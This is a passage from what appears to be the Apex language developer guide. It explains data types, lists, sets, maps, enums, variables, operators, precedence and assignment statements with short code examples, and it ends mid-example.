	You can cast an object that represents a more specific data type to its underlying data type. For example:
	`Object obj = 10;`
	`// Cast the object to an integer.`
	`Integer i = (Integer)obj;`
	`System.assertEquals(10, i);`
	The next example shows how to cast an object to a user-defined type—a custom Apex class named `MyApexClass` that is predefined in your organization.
	`Object obj = new MyApexClass();`
	`// Cast the object to the MyApexClass custom type.`
	`MyApexClass mc = (MyApexClass)obj;`
	`// Access a method on the user-defined class.`
	`mc.someClassMethod();`

String	Any set of characters surrounded by single quotes. For example,
	`String s = 'The quick brown fox jumped over the lazy dog.';`
	String size: Strings have no limit on the number of characters they can include. Instead, the heap size limit is used to ensure that your Apex programs don't grow too large.
	Empty Strings and Trailing Whitespace: sObject String field values follow the same rules as in the SOAP API: they can never be empty (only `null`), and they can never include leading and trailing whitespace. These conventions are necessary for database storage.
	Conversely, Strings in Apex can be `null` or empty and can include leading and trailing whitespace, which can be used to construct a message.
	The Solution sObject field SolutionNote operates as a special type of String. If you have HTML Solutions enabled, any HTML tags used in this field are verified before the object is created or updated. If invalid HTML is entered, an error is thrown. Any JavaScript used in this field is removed before the object is created or updated. In the following example, when the Solution displays on a detail page, the SolutionNote field has H1 HTML formatting applied to it:
	`trigger t on Solution (before insert) {`
	`  Trigger.new[0].SolutionNote ='<h1>hello</h1>';`
	`}`
	In the following example, when the Solution displays on a detail page, the SolutionNote field only contains *`HelloGoodbye`*:
	`trigger t2 on Solution (before insert) {`
	`  Trigger.new[0].SolutionNote =`
	`  '<javascript>Hello</javascript>Goodbye';`
	`}`
	For more information, see "HTML Solutions Overview" in the Salesforce online help.
	Escape Sequences: All Strings in Apex use the same escape sequences as SOQL strings: `\b` (backspace), `\t` (tab), `\n` (line feed), `\f` (form feed), `\r` (carriage return), `\"` (double quote), `\'` (single quote), and `\\` (backslash).

Data Type	Description
	Comparison Operators: Unlike Java, Apex Strings support using the comparison operators ==, !=, <, <=, >, and >=. Because Apex uses SOQL comparison semantics, results for Strings are collated according to the context user's locale and are not case-sensitive. For more information, see Operators on page 40. **String Methods**: As in Java, Strings can be manipulated with several standard methods. For more information, see String Class. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.
Time	A value that indicates a particular time. Time values must always be created with a system static method. See Time Class.

In addition, two non-standard primitive data types cannot be used as variable or method types, but do appear in system static methods:

- AnyType. The `valueOf` static method converts an sObject field of type AnyType to a standard primitive. AnyType is used within the Force.com platform database exclusively for sObject fields in field history tracking tables.
- Currency. The `Currency.newInstance` static method creates a literal of type Currency. This method is for use solely within SOQL and SOSL `WHERE` clauses to filter against sObject currency fields. You cannot instantiate Currency in any other type of Apex.

For more information on the AnyType data type, see Field Types in the *Object Reference for Salesforce and Force.com*.

SEE ALSO:

Understanding Expression Operators

Collections

Apex has the following types of collections:

- Lists
- Maps
- Sets

Note: There is no limit on the number of items a collection can hold. However, there is a general limit on heap size.

Lists

A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. For example, the following table is a visual representation of a list of Strings:

Index 0	Index 1	Index 2	Index 3	Index 4	Index 5
'Red'	'Orange'	'Yellow'	'Green'	'Blue'	'Purple'

The index position of the first element in a list is always 0.

Lists can contain any collection and can be nested within one another and become multidimensional. For example, you can have a list of lists of sets of Integers. A list can contain up to four levels of nested collections inside it, that is, a total of five levels overall.

To declare a list, use the `List` keyword followed by the primitive data, sObject, nested list, map, or set type within <> characters. For example:

```
// Create an empty list of String
List<String> my_list = new List<String>();
// Create a nested list
List<List<Set<Integer>>> my_list_2 = new List<List<Set<Integer>>>();
```

To access elements in a list, use the `List` methods provided by Apex. For example:

```
List<Integer> myList = new List<Integer>(); // Define a new list
myList.add(47);                     // Adds a second element of value 47 to the end
                                        // of the list
Integer i = myList.get(0);                  // Retrieves the element at index 0
myList.set(0, 1);                          // Adds the integer 1 to the list at index 0
myList.clear();                     // Removes all elements from the list
```

For more information, including a complete list of all supported methods, see List Class on page 2352.

Using Array Notation for One-Dimensional Lists

When using one-dimensional lists of primitives or objects, you can also use more traditional array notation to declare and reference list elements. For example, you can declare a one-dimensional list of primitives or objects by following the data type name with the [] characters:

```
String[] colors = new List<String>();
```

These two statements are equivalent to the previous:

```
List<String> colors = new String[1];
```

```
String[] colors = new String[1];
```

To reference an element of a one-dimensional list, you can also follow the name of the list with the element's index position in square brackets. For example:

```
colors[0] = 'Green';
```

Even though the size of the previous `String` array is defined as one element (the number between the brackets in `new String[1]`), lists are elastic and can grow as needed provided that you use the `List add` method to add new elements. For example, you can add two or more elements to the `colors` list. But if you're using square brackets to add an element to a list, the list behaves like an array and isn't elastic, that is, you won't be allowed to add more elements than the declared array size.

All lists are initialized to `null`. Lists can be assigned values and allocated memory using literal notation. For example:

Example	Description
`List<Integer> ints = new Integer[0];`	Defines an Integer list of size zero with no elements
`List<Integer> ints = new Integer[6];`	Defines an Integer list with memory allocated for six Integers

List Sorting

You can sort list elements and the sort order depends on the data type of the elements.

Using the `List.sort` method, you can sort elements in a list. Sorting is in ascending order for elements of primitive data types, such as strings. The sort order of other more complex data types is described in the chapters covering those data types.

This example shows how to sort a list of strings and verifies that the colors are in ascending order in the list.

```
List<String> colors = new List<String>{
    'Yellow',
    'Red',
    'Green'};
colors.sort();
System.assertEquals('Green', colors.get(0));
System.assertEquals('Red', colors.get(1));
System.assertEquals('Yellow', colors.get(2));
```

For the Visualforce SelectOption control, sorting is in ascending order based on the value and label fields. See this next section for the sequence of comparison steps used for SelectOption.

Default Sort Order for SelectOption

The `List.sort` method sorts SelectOption elements in ascending order using the value and label fields, and is based on this comparison sequence.

1. The value field is used for sorting first.
2. If two value fields have the same value or are both empty, the label field is used.

Note that the disabled field is not used for sorting.

For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.

In this example, a list contains three SelectOption elements. Two elements, United States and Mexico, have the same value field ('A'). The `List.sort` method sorts these two elements based on the label field, and places Mexico before United States, as shown in the output. The last element in the sorted list is Canada and is sorted on its value field 'C', which comes after 'A'.

```
List<SelectOption> options = new List<SelectOption>();
options.add(new SelectOption('A','United States'));
options.add(new SelectOption('C','Canada'));
options.add(new SelectOption('A','Mexico'));
System.debug('Before sorting: ' + options);
options.sort();
System.debug('After sorting: ' + options);
```

This is the output of the debug statements. It shows the list contents before and after the sort.

```
DEBUG|Before sorting: (System.SelectOption[value="A", label="United States",
disabled="false"],
  System.SelectOption[value="C", label="Canada", disabled="false"],
  System.SelectOption[value="A", label="Mexico", disabled="false"])
DEBUG|After sorting: (System.SelectOption[value="A", label="Mexico", disabled="false"],
  System.SelectOption[value="A", label="United States", disabled="false"],
  System.SelectOption[value="C", label="Canada", disabled="false"])
```

Sets

A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. For example, the following table represents a set of strings, that uses city names:

'San Francisco'	'New York'	'Paris'	'Tokyo'

Sets can contain collections that can be nested within one another. For example, you can have a set of lists of sets of Integers. A set can contain up to four levels of nested collections inside it, that is, up to five levels overall.

To declare a set, use the `Set` keyword followed by the primitive data type name within <> characters. For example:

```
new Set<String>()
```

The following are ways to declare and populate a set:

```
Set<String> s1 = new Set<String>{'a', 'b + c'}; // Defines a new set with two elements
Set<String> s2 = new Set<String>(s1); // Defines a new set that contains the
                                      // elements of the set created in the previous step
```

To access elements in a set, use the system methods provided by Apex. For example:

```
Set<Integer> s = new Set<Integer>(); // Define a new set
s.add(1);                            // Add an element to the set
System.assert(s.contains(1));        // Assert that the set contains an element
s.remove(1);                         // Remove the element from the set
```

For more information, including a complete list of all supported set system methods, see Set Class on page 2483.

Note the following limitations on sets:

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a set in their declarations (for example, `HashSet` or `TreeSet`). Apex uses a hash structure for all sets.
- A set is an unordered collection—you can't access a set element at a specific index. You can only iterate over set elements.
- The iteration order of set elements is deterministic, so you can rely on the order being the same in each subsequent execution of the same code.

Maps

A map is a collection of key-value pairs where each unique key maps to a single value. Keys and values can be any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. For example, the following table represents a map of countries and currencies:

Country (Key)	'United States'	'Japan'	'France'	'England'	'India'
Currency (Value)	'Dollar'	'Yen'	'Euro'	'Pound'	'Rupee'

Map keys and values can contain any collection, and can contain nested collections. For example, you can have a map of Integers to maps, which, in turn, map Strings to lists. Map keys can contain up to only four levels of nested collections.

To declare a map, use the `Map` keyword followed by the data types of the key and the value within `<>` characters. For example:

```
Map<String, String> country_currencies = new Map<String, String>();
Map<ID, Set<String>> m = new Map<ID, Set<String>>();
```

You can use the generic or specific sObject data types with maps. You can also create a generic instance of a map.

As with lists, you can populate map key-value pairs when the map is declared by using curly brace (`{}`) syntax. Within the curly braces, specify the key first, then specify the value for that key using `=>`. For example:

```
Map<String, String> MyStrings = new Map<String, String>{'a' => 'b', 'c' =>
'd'.toUpperCase()};
```

In the first example, the value for the key `a` is `b`, and the value for the key `c` is `D`.

To access elements in a map, use the Map methods provided by Apex. This example creates a map of integer keys and string values. It adds two entries, checks for the existence of the first key, retrieves the value for the second entry, and finally gets the set of all keys.

```
Map<Integer, String> m = new Map<Integer, String>(); // Define a new map
m.put(1, 'First entry');                   // Insert a new key-value pair in the map
m.put(2, 'Second entry');                   // Insert a new key-value pair in the map
System.assert(m.containsKey(1));  // Assert that the map contains a key
String value = m.get(2);                // Retrieve a value, given a particular key
System.assertEquals('Second entry', value);
Set<Integer> s = m.keySet();       // Return a set that contains all of the keys in the
map
```

For more information, including a complete list of all supported Map methods, see Map Class on page 2370.

Map Considerations

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a map in their declarations (for example, `HashMap` or `TreeMap`). Apex uses a hash structure for all maps.
- The iteration order of map elements is deterministic. You can rely on the order being the same in each subsequent execution of the same code. However, we recommend to always access map elements by key.
- A map key can hold the `null` value.
- Adding a map entry with a key that matches an existing key in the map overwrites the existing entry with that key with the new entry.
- Map keys of type String are case-sensitive. Two keys that differ only by the case are considered unique and have corresponding distinct Map entries. Subsequently, the Map methods, including `put`, `get`, `containsKey`, and `remove` treat these keys as distinct.
- Uniqueness of map keys of user-defined types is determined by the `equals` and `hashCode` methods, which you provide in your classes. Uniqueness of keys of all other non-primitive types, such as sObject keys, is determined by comparing the objects' field values.
- A Map object is serializable into JSON only if it uses one of the following data types as a key.
  - Boolean
  - Date
  - DateTime
  - Decimal
  - Double
  - Enum

- Id
- Integer
- Long
- String
- Time

Parameterized Typing

Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that variable can be used. For example, the following is legal in Apex:

```
Integer x = 1;
```

The following is not legal if `x` has not been defined earlier:

```
x = 1;
```

Lists, maps and sets are *parameterized* in Apex: they take any data type Apex supports for them as an argument. That data type must be replaced with an actual data type upon construction of the list, map or set. For example:

```
List<String> myList = new List<String>();
```

Subtyping with Parameterized Lists

In Apex, if type `T` is a subtype of `U`, then `List<T>` would be a subtype of `List<U>`. For example, the following is legal:

```
List<String> slst = new List<String> {'foo', 'bar'};
List<Object> olst = slst;
```

Enums

An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Enums are typically used to define a set of possible values that don't otherwise have a numerical order, such as the suit of a card, or a particular season of the year. Although each value corresponds to a distinct integer value, the enum hides this implementation so that you don't inadvertently misuse the values, such as using them to perform arithmetic. After you create an enum, variables, method arguments, and return types can be declared of that type.

Note: Unlike Java, the enum type itself has no constructor syntax.

To define an enum, use the `enum` keyword in your declaration and use curly braces to demarcate the list of possible values. For example, the following code creates an enum called `Season`:

```
public enum Season {WINTER, SPRING, SUMMER, FALL}
```

By creating the enum `Season`, you have also created a new data type called `Season`. You can use this new data type as you might any other data type. For example:

```
Season e = Season.WINTER;

Season m(Integer x, Season e) {
```

```
    if (e == Season.SUMMER) return e;
     //...
}
```

You can also define a class as an enum. Note that when you create an enum class you do not use the `class` keyword in the definition.

```
public enum MyEnumClass { X, Y }
```

You can use an enum in any place you can use another data type name. If you define a variable whose type is an enum, any object you assign to it must be an instance of that enum class.

Any `webService` methods can use enum types as part of their signature. When this occurs, the associated WSDL file includes definitions for the enum and its values, which can then be used by the API client.

Apex provides the following system-defined enums:

- `System.StatusCode`

  This enum corresponds to the API error code that is exposed in the WSDL document for all API operations. For example:

  ```
  StatusCode.CANNOT_INSERT_UPDATE_ACTIVATE_ENTITY
  StatusCode.INSUFFICIENT_ACCESS_ON_CROSS_REFERENCE_ENTITY
  ```

  The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see "Downloading Salesforce WSDLs and Client Authentication Certificates" in the Salesforce online help.

- `System.XmlTag`:

  This enum returns a list of XML tags used for parsing the result XML from a `webService` method. For more information, see `XmlStreamReader` Class.

- `System.ApplicationReadWriteMode`: This enum indicates if an organization is in 5 Minute Upgrade read-only mode during Salesforce upgrades and downtimes. For more information, see Using the `System.ApplicationReadWriteMode` Enum.

- `System.LoggingLevel`:

  This enum is used with the `system.debug` method, to specify the log level for all `debug` calls. For more information, see System Class.

- `System.RoundingMode`:

  This enum is used by methods that perform mathematical operations to specify the rounding behavior for the operation, such as the Decimal `divide` method and the Double `round` method. For more information, see Rounding Mode.

- `System.SoapType`:

  This enum is returned by the field describe result `getSoapType` method. For more informations, see SOAPType Enum.

- `System.DisplayType`:

  This enum is returned by the field describe result `getType` method. For more information, see DisplayType Enum.

- `System.JSONToken`:

  This enum is used for parsing JSON content. For more information, see JSONToken Enum.

- `ApexPages.Severity`:

  This enum specifies the severity of a Visualforce message. For more information, see ApexPages.Severity Enum.

- `Dom.XmlNodeType`:

This enum specifies the node type in a DOM document.

Note: System-defined enums cannot be used in Web service methods.

All enum values, including system enums, have common methods associated with them. For more information, see Enum Methods.

You cannot add user-defined methods to enum values.

Variables

Local variables are declared with Java-style syntax. For example:

```
Integer i = 0;
String str;
List<String> strList;
Set<String> s;
Map<ID, String> m;
```

As with Java, multiple variables can be declared and initialized in a single statement, using comma separation. For example:

```
Integer i, j, k;
```

Null Variables and Initial Values

If you declare a variable and don't initialize it with a value, it will be `null`. In essence, `null` means the absence of a value. You can also assign `null` to any variable declared with a primitive type. For example, both of these statements result in a variable set to `null`:

```
Boolean x = null;
Decimal d;
```

Many instance methods on the data type will fail if the variable is `null`. In this example, the second statement generates an exception (`NullPointerException`)

```
Date d;
d.addDays(2);
```

All variables are initialized to `null` if they aren't assigned a value. For instance, in the following example, `i`, and `k` are assigned values, while the integer variable `j` and the boolean variable `b` are set to `null` because they aren't explicitly initialized.

```
Integer i = 0, j, k = 1;
Boolean b;
```

Note: A common pitfall is to assume that an uninitialized boolean variable is initialized to `false` by the system. This isn't the case. Like all other variables, boolean variables are null if not assigned a value explicitly.

Variable Scope

Variables can be defined at any point in a block, and take on scope from that point forward. Sub-blocks can't redefine a variable name that has already been used in a parent block, but parallel blocks can reuse a variable name. For example:

```
Integer i;
{
   // Integer i;  This declaration is not allowed
```

```
}

for (Integer j = 0; j < 10; j++);
for (Integer j = 0; j < 10; j++);
```

Case Sensitivity

To avoid confusion with case-insensitive SOQL and SOSL queries, Apex is also case-insensitive. This means:

- Variable and method names are case-insensitive. For example:

```
Integer I;
//Integer i;  This would be an error.
```

- References to object and field names are case-insensitive. For example:

```
Account a1;
ACCOUNT a2;
```

- SOQL and SOSL statements are case- insensitive. For example:

```
Account[] accts = [sELect ID From ACCouNT where nAme = 'fred'];
```

Note: You'll learn more about sObjects, SOQL and SOSL later in this guide.

Also note that Apex uses the same filtering semantics as SOQL, which is the basis for comparisons in the SOAP API and the Salesforce user interface. The use of these semantics can lead to some interesting behavior. For example, if an end-user generates a report based on a filter for values that come before 'm' in the alphabet (that is, values < 'm'), null fields are returned in the result. The rationale for this behavior is that users typically think of a field without a value as just a space character, rather than its actual `null` value. Consequently, in Apex, the following expressions all evaluate to `true`:

```
String s;
System.assert('a' == 'A');
System.assert(s < 'b');
System.assert(!(s > 'b'));
```

Note: Although `s < 'b'` evaluates to `true` in the example above, `'b.'compareTo(s)` generates an error because you're trying to compare a letter to a `null` value.

Constants

Apex constants are variables whose values don't change after being initialized once.

Constants can be defined using the `final` keyword, which means that the variable can be assigned at most once, either in the declaration itself, or with a static initializer method if the constant is defined in a class. This example declares two constants. The first is initialized in the declaration statement. The second is assigned a value in a static block by calling a static method.

```
public class myCls {
   static final Integer PRIVATE_INT_CONST = 200;
   static final Integer PRIVATE_INT_CONST2;

   public static Integer calculate() {
       return 2 + 7;
```

```
    }

    static {
        PRIVATE_INT_CONST2 = calculate();
    }
}
```

For more information, see Using the `final` Keyword on page 77.

Expressions and Operators

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. This section provides an overview of expressions in Apex and contains the following:

- Understanding Expressions
- Understanding Expression Operators
- Understanding Operator Precedence
- Expanding sObject and List Expressions
- Using Comments

Understanding Expressions

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. In Apex, an expression is always one of the following types:

- A literal expression. For example:

  ```
  1 + 1
  ```

- A new sObject, Apex object, list, set, or map. For example:

  ```
  new Account(<field_initializers>)
  new Integer[<n>]
  new Account[]{<elements>}
  new List<Account>()
  new Set<String>{}
  new Map<String, Integer>()
  new myRenamingClass(string oldName, string newName)
  ```

- Any value that can act as the left-hand of an assignment operator (L-values), including variables, one-dimensional list positions, and most sObject or Apex object field references. For example:

  ```
  Integer i
  myList[3]
  myContact.name
  myRenamingClass.oldName
  ```

- Any sObject field reference that is not an L-value, including:
  - The ID of an sObject in a list (see Lists)
  - A set of child records associated with an sObject (for example, the set of contacts associated with a particular account). This type of expression yields a query result, much like SOQL and SOSL queries.

- A SOQL or SOSL query surrounded by square brackets, allowing for on-the-fly evaluation in Apex. For example:

```
Account[] aa = [SELECT Id, Name FROM Account WHERE Name ='Acme'];
Integer i = [SELECT COUNT() FROM Contact WHERE LastName ='Weissman'];
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

  For information, see SOQL and SOSL Queries on page 144.

- A static or instance method invocation. For example:

```
System.assert(true)
myRenamingClass.replaceNames()
changePoint(new Point(x, y));
```

Understanding Expression Operators

Expressions can also be joined to one another with operators to create compound expressions. Apex supports the following operators:

Operator	Syntax	Description
=	`x = y`	**Assignment operator** (Right associative). Assigns the value of `y` to the L-value `x`. Note that the data type of `x` must match the data type of `y`, and cannot be `null`.
+=	`x += y`	**Addition assignment operator** (Right associative). Adds the value of `y` to the original value of `x` and then reassigns the new value to `x`. See + for additional information. `x` and `y` cannot be `null`.
*=	`x *= y`	**Multiplication assignment operator** (Right associative). Multiplies the value of `y` with the original value of `x` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
-=	`x -= y`	**Subtraction assignment operator** (Right associative). Subtracts the value of `y` from the original value of `x` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
/=	`x /= y`	**Division assignment operator** (Right associative). Divides the original value of `x` with the value of `y` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
|=	`x |= y`	**OR assignment operator** (Right associative). If `x`, a Boolean, and `y`, a Boolean, are both false, then `x` remains false. Otherwise, `x` is assigned the value of true. `x` and `y` cannot be `null`.
&=	`x &= y`	**AND assignment operator** (Right associative). If `x`, a Boolean, and `y`, a Boolean, are both true, then `x` remains true. Otherwise, `x` is assigned the value of false. `x` and `y` cannot be `null`.
<<=	`x <<= y`	**Bitwise shift left assignment operator**. Shifts each bit in `x` to the left by `y` bits so that the high order bits are lost, and the new right bits are set to 0. This value is then reassigned to `x`.

Operator	Syntax	Description
`>>=`	`x >>= y`	**Bitwise shift right signed assignment operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for positive values of `y` and 1 for negative values of `y`. This value is then reassigned to `x`.
`>>>=`	`x >>>= y`	**Bitwise shift right unsigned assignment operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for all values of `y`. This value is then reassigned to `x`.
`? :`	`x ? y : z`	**Ternary operator** (Right associative). This operator acts as a short-hand for if-then-else statements. If `x`, a Boolean, is true, `y` is the result. Otherwise `z` is the result. Note that `x` cannot be `null`.
`&&`	`x && y`	**AND logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both true, then the expression evaluates to true. Otherwise the expression evaluates to false. Note: • `&&` has precedence over `||` • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is true. • `x` and `y` cannot be `null`.
`||`	`x || y`	**OR logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both false, then the expression evaluates to false. Otherwise the expression evaluates to true. Note: • `&&` has precedence over `||` • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is false. • `x` and `y` cannot be `null`.
`==`	`x == y`	**Equality operator**. If the value of `x` equals the value of `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • Unlike Java, == in Apex compares object value equality, not reference equality, except for user-defined types. Consequently: – String comparison using == is case-insensitive – ID comparison using == is case-sensitive, and does not distinguish between 15-character and 18-character formats – User-defined types are compared by reference, which means that two objects are equal only if they reference the same location in memory. You can override this default comparison behavior by providing `equals` and `hashCode` methods in your class to compare object values instead.

Operator	Syntax	Description
		• For sObjects and sObject arrays, == performs a deep check of all sObject field values before returning its result. Likewise for collections and built-in Apex objects. • For records, every field must have the same value for == to evaluate to true. • x or y can be the literal null. • The comparison of any two values can never result in null. • SOQL and SOSL use = for their equality operator, and not ==. Although Apex and SOQL and SOSL are strongly linked, this unfortunate syntax discrepancy exists because most modern languages use = for assignment and == for equality. The designers of Apex deemed it more valuable to maintain this paradigm than to force developers to learn a new assignment operator. The result is that Apex developers must use == for equality tests in the main body of the Apex code, and = for equality in SOQL and SOSL queries.
===	x === y	**Exact equality operator**. If x and y reference the exact same location in memory, the expression evaluates to true. Otherwise, the expression evaluates to false.
<	x < y	**Less than operator**. If x is less than y, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • Unlike other database stored procedures, Apex does not support tri-state Boolean logic, and the comparison of any two values can never result in null. • If x or y equal null and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-null String or ID value is always greater than a null value. • If x and y are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If x or y is an ID and the other value is a String, the String value is validated and treated as an ID. • x and y cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
>	x > y	**Greater than operator**. If x is greater than y, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in null. • If x or y equal null and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-null String or ID value is always greater than a null value. • If x and y are IDs, they must reference the same type of object. Otherwise, a runtime error results.

Operator	Syntax	Description
		• If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
`<=`	`x <= y`	**Less than or equal to operator**. If `x` is less than or equal to `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
`>=`	`x >= y`	**Greater than or equal to operator**. If `x` is greater than or equal to `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
`!=`	`x != y`	**Inequality operator**. If the value of `x` does not equal the value of `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • String comparison using `!=` is case-insensitive • Unlike Java, `!=` in Apex compares object value equality, not reference equality, except for user-defined types.

Operator	Syntax	Description
		• For sObjects and sObject arrays, `!=` performs a deep check of all sObject field values before returning its result. • For records, `!=` evaluates to true if the records have different values for any field. • User-defined types are compared by reference, which means that two objects are different only if they reference different locations in memory. You can override this default comparison behavior by providing `equals` and `hashCode` methods in your class to compare object values instead. • `x` or `y` *can* be the literal `null`. • The comparison of any two values can never result in `null`.
`!==`	`x !== y`	**Exact inequality operator**. If `x` and `y` do not reference the exact same location in memory, the expression evaluates to true. Otherwise, the expression evaluates to false.
`+`	`x + y`	**Addition operator**. Adds the value of `x` to the value of `y` according to the following rules: • If `x` and `y` are Integers or Doubles, adds the value of `x` to the value of `y`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is incremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is incremented by the specified number of days, with the fractional portion corresponding to a portion of a day. • If `x` is a String and `y` is a String or any other type of non-`null` argument, concatenates `y` to the end of `x`.
`-`	`x - y`	**Subtraction operator**. Subtracts the value of `y` from the value of `x` according to the following rules: • If `x` and `y` are Integers or Doubles, subtracts the value of `y` from the value of `x`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is decremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is decremented by the specified number of days, with the fractional portion corresponding to a portion of a day.
`*`	`x * y`	**Multiplication operator**. Multiplies `x`, an Integer or Double, with `y`, another Integer or Double. Note that if a double is used, the result is a Double.
`/`	`x / y`	**Division operator**. Divides `x`, an Integer or Double, by `y`, another Integer or Double. Note that if a double is used, the result is a Double.
`!`	`!x`	**Logical complement operator**. Inverts the value of a Boolean, so that true becomes false, and false becomes true.

Operator	Syntax	Description
-	`-x`	**Unary negation operator**. Multiplies the value of `x`, an Integer or Double, by -1. Note that the positive equivalent `+` is also syntactically valid, but does not have a mathematical effect.
++	`x++` `++x`	**Increment operator**. Adds 1 to the value of `x`, a variable of a numeric type. If prefixed (`++x`), the expression evaluates to the value of x after the increment. If postfixed (`x++`), the expression evaluates to the value of x before the increment.
--	`x--` `--x`	**Decrement operator**. Subtracts 1 from the value of `x`, a variable of a numeric type. If prefixed (`--x`), the expression evaluates to the value of x after the decrement. If postfixed (`x--`), the expression evaluates to the value of x before the decrement.
&	`x & y`	**Bitwise AND operator**. ANDs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if both of the bits are set to 1. This operator is not valid for types Long or Integer.
|	`x | y`	**Bitwise OR operator**. ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if at least one of the bits is set to 1. This operator is not valid for types Long or Integer.
^	`x ^ y`	**Bitwise exclusive OR operator**. Exclusive ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0.
^=	`x ^= y`	**Bitwise exclusive OR operator**. Exclusive ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0. Assigns the result of the exclusive OR operation to `x`.
<<	`x << y`	**Bitwise shift left operator**. Shifts each bit in `x` to the left by `y` bits so that the high order bits are lost, and the new right bits are set to 0.
>>	`x >> y`	**Bitwise shift right signed operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for positive values of `y` and 1 for negative values of `y`.
>>>	`x >>> y`	**Bitwise shift right unsigned operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for all values of `y`.
()	`(x)`	**Parentheses**. Elevates the precedence of an expression `x` so that it is evaluated first in a compound expression.

Understanding Operator Precedence

Apex uses the following operator precedence rules:

Precedence	Operators	Description
1	`{} () ++ --`	Grouping and prefix increments and decrements
2	`! -x +x (type) new`	Unary negation, type cast and object creation

Precedence	Operators	Description
3	`* /`	Multiplication and division
4	`+ -`	Addition and subtraction
5	`< <= > >= instanceof`	Greater-than and less-than comparisons, reference tests
6	`== !=`	Comparisons: equal and not-equal
7	`&&`	Logical AND
8	`||`	Logical OR
9	`= += -= *= /= &=`	Assignment operators

Using Comments

Both single and multiline comments are supported in Apex code:

- To create a single line comment, use `//`. All characters on the same line to the right of the `//` are ignored by the parser. For example:

```
Integer i = 1; // This comment is ignored by the parser
```

- To create a multiline comment, use `/*` and `*/` to demarcate the beginning and end of the comment block. For example:

```
Integer i = 1; /* This comment can wrap over multiple
                  lines without getting interpreted by the
                  parser. */
```

Assignment Statements

An assignment statement is any statement that places a value into a variable, generally in one of the following two forms:

```
[LValue] = [new_value_expression];
[LValue] = [[inline_soql_query]];
```

In the forms above, `[LValue]` stands for any expression that can be placed on the left side of an assignment operator. These include:

- A simple variable. For example:

```
Integer i = 1;
Account a = new Account();
Account[] accts = [SELECT Id FROM Account];
```

- A de-referenced list element. For example:

```
ints[0] = 1;
accts[0].Name = 'Acme';
```

- An sObject field reference that the context user has permission to edit. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');

// IDs cannot be set prior to an insert call
```

```
// a.Id = '00300000003T2PGAA0';

// Instead, insert the record. The system automatically assigns it an ID.
insert a;

// Fields also must be writable for the context user
// a.CreatedDate = System.today();  This code is invalid because
//                                  createdDate is read-only!

// Since the account a has been inserted, it is now possible to
// create a new contact that is related to it
Contact c = new Contact(LastName = 'Roth', Account = a);

// Notice that you can write to the account name directly through the contact
